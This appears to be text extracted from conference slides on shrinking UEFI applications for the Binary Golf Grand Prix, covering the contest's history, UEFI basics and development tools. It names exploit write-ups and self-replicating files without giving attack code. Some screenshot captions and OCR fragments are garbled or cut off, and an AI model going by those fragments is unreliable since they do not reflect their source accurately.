



# Binary Golfing UEFI Applications

netspooky // RECon 2024





# Who Am I?

netspooky

Security Researcher

Founder of the Binary Golf Grand Prix (BGGP)

Been involved in other community projects



# Talk Outline

Background // About BGGP And Why UEFI

Overview of UEFI // What It Is, What's Up

Writing UEFI Applications // Using gnu-efi

The UEFI ABI // Gotta Learn 2 Call Before U Ball


Self-Replication In Assembly // And One Weird Trick

UEFI PE Parser Internals // How Your PE Gets Loaded

Golfing // Making The Binary As Small As Possible

Practical Applications // Getting Silly With It



The background of the image is a dense, dark green grassy field, providing a natural and textured backdrop.

Background


# Why Golf A UEFI App?

Late 2022, was studying various firmware binary parsers (bootroms, bootloader stages, etc).

UEFI is just another type of firmware, so I wanted to understand how it handled binaries too.

Also wanted to create a tiny payload to drop with a super small Linux kernel module for a paper on LKM Golf ( tmp.0ut #3:19 ) [1]

Ended up turning that work into an entry for Binary Golf Grand Prix 4 [2]



# What Is Binary Golf?

Code golf but for file format hackers

Cross-disciplinary. Pulling from code golf, demoscene and size-coding, virus writing, polyglots, xdev, packer and binary protector dev, etc.

Constraints lead to creativity

Can gain a more meta understanding of a particular format or platform, also cool bugs often manifest

See “Adventures In Binary Golf” (AirGap2020) for an introductory talk. [3] and PoC||GTFO [4] for weird files and other inspiring stories



# What Is The Binary Golf Grand Prix?

Yearly contest to create the smallest files that meet some criteria

Started as a joke, ended up being something people actually enjoy!



BGGP1 (2020) - **Palindrome** - Smallest binary to execute the same backward or forward

BGGP2 (2021) - **Polyglot** - Smallest polyglot binaries, points for executing within file overlays

BGGP3 (2022) - **Crash** - Smallest file that crashes a program, points for exploits and patches

BGGP4 (2023) - **Replicate** - Smallest self replicating file, any format or platform

BGGP5 (2024) - **Download** - Smallest file that downloads another file. Happening right now!

Visit [binary.golf](https://binary.golf) for more info!!

```
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\system32\>xcopy 32.exe
d:\ex_ 1 file(s) copied.

          [ BGGP.COM ]
```

00000000: c001 c3b0 000b 00c  
00000010: 0505 0926 0900 b00  
00000020: 01cb

**xcelerator/janus.com**  
SIZE: 512  
FILE: **x86\_Bootloader.COM**, ELF, RAR, ZIP, GNU Multiboot2 Image, C64 PRG  
SHA256: b2403260b2e2303e1ea264bce3f82dd572f05c51bfcaeb02a5e485434cc3adef

```
RUN
x86 bootloader $ qemu-system-x86_64 janus.com
COM $ dosbox janus.com
ELF $ ./janus.com
RAR $ unrar janus.com
ZIP $ 7z x janus.com
GNU Multiboot2 $ grub-file --is-x86-multiboot2 janus.com
C64 PRG $ x64 janus.com # Use VICE emulator or similar
```

The screenshot shows a Windows PowerShell window with a memory dump analysis. The dump shows memory starting at address 0000000000000000, with various memory types (0000000000000000: 0000000000000000) and some hex values (0000000000000000: 0000000000000000). A specific memory dump is shown for address 0000000000000000, which starts with 0000000000000000: 0000000000000000. The PowerShell session also shows environment variables like \$powershell.exe and \$env:Path.

Below the PowerShell window is a screenshot of a web browser displaying a GitHub issue page for "Exploitable Stack Overflow #103". The issue is marked as closed by dbastone on Sep 3, 2022. The GitHub interface includes tabs for Code, Issues (25), Pull requests (7), Discussions, Actions, Projects, Wiki, and Security.

ANUS.COM  
ultiboot2\_janus.com  
VICE emulator or similar  
171 also:  
- An executable JAR (JVM Bytecode)  
- A CHIP-8 ROM  
- A Brainfuck Program  
- A PDF Document  
- A ZIP containing EICAR.COM  
- 3584 bytes long  
- Tweetable!  
- RetroBid



Posts /  
**BGGP4 Writeup: Self-Replicating VSCode Workspace**  
4 September 2022 10°  
From Kent  
Recent

# Hacker Discovers How to Remotely Pwn a Game Boy Using ‘Pokémon Crystal’ After 22 Years

A security researcher found a bug in the Japanese version of Pokémon Crystal, which he realized could be exploited via a mobile adapter to hack a Game Boy via the internet.

## **our Amiibo's Haunted**

# Exploiting Flipper Zero's FC file loader

**Zero** is a self-described portable multi-tool for pentesters and hackers in a toy-like body. The device comes with several built-in applications to transmit and receive sub-1GHz frequencies, such as WiFi, NFC, and Bluetooth.

This post demonstrates a buffer overflow in Flipper Zero's NFC file reader that I discovered for BGGP3.

**: CVE-2022-40363**  
DoS in freebsd-telnetd / netbsd-telnetd / netkit-telnetd / s-telnetd / telnetd in Kerberos Version 5 Applications -  
Golf Grand Prix 3 - CVE-2022-39028

### **Project Description**

inetd, NetBSD-telnetd, netkit-telnetd, telnetd in Kerberos Version 5 Applications and inetutils-telnetd are net servers used in several Linux distributions, BSD systems, UNIX systems and commercial products;




derstanding, the first implementation containing the vulnerabilities dates from February 1991. This is the netd implementation available at <https://github.com/crb5/krb5-1.10.0a3e20160d/aifa70f419c5b0f5429f67cd174/telnet/telnetd>.

# BGGP4: Replicate

The goal of the BGGP4 challenge [5] was to create the smallest file that could self replicate and print the number 4.

Could use any file format or platform, as long as it does those two things.

The background of the slide is a dark, textured green, resembling a field of grass.


What Even Is UEFI?

# About UEFI

UEFI = Unified Extensible Firmware Interface [6]

Provides a well defined firmware layer to use in place of a traditional bootloader.

It also allows the operating system to interact with the firmware layer.



# UEFI vs Traditional BIOS

Old-school BIOS can be unforgivably frustrating to write programs for a variety of reasons


Very “Do-It-Yourself”

BIOS Services are rudimentary with ancient constraints and platform specific quirks

> If you've ever done some fuckery like hooking disk reads in 16 bit real mode you know how painful this can be ;))

Shoutout to Ralf Brown's **INTERRUP.LST** [7]

Pictured: Yeah lemme get a uhh, boneless IDE Controller



# UEFI Makes It Easier

Many annoying setup tasks are taken care of in the Pre-EFI Initialization phase of the boot process.

Now you can write drivers (in C!!) for a nicely set up environment called the **Driver Execution Environment (DXE)** [8]

UEFI Applications can assist in set up and initialization tasks as well.

Photo Credit: ytcracker




# UEFI Provides A Lot Of Features

Such as...

- Handy tables that contain platform information
- Well-defined APIs for Runtime and Boot Services
- Filesystem Access!! (no more CHS lol)
- Network Access
- Graphics APIs

This allows developers to create fully featured applications and drivers for any platform or peripheral.




There is even an IRC client for UEFI! [9]

# How Does UEFI Boot An OS?

Multi-stage

UEFI sets up the environment by running applications, scripts, and loading necessary drivers.

After everything is set up, UEFI boots the OS.



UEFI Platform Initialization and Boot Flow [10]

# Writing UEFI Applications

# What Is A UEFI Application?

UEFI Applications tend to be things like shell applications, diagnostic and flash utilities, and other helper programs. [11]

UEFI Drivers stay running after the OS boots, and provide functionality for the OS to use.

For BGGP4, applications seemed like an easier target because the result can be easily shown in the UEFI shell.




# Ways To Write UEFI Applications

TianoCore EDK2 - This is the most well known UEFI implementation, with lots of features, documentation, and example code. [12]

gnu-efi - A GNU implementation of UEFI which uses simpler APIs, but lacks some features of edk2. Tries to make it easier for Linux devs. [13]

Assembly - Possible if you read the docs :)

*Another idea was a ROP chain inside the UEFI loader, but this ended up not being as small as I thought it would be.*



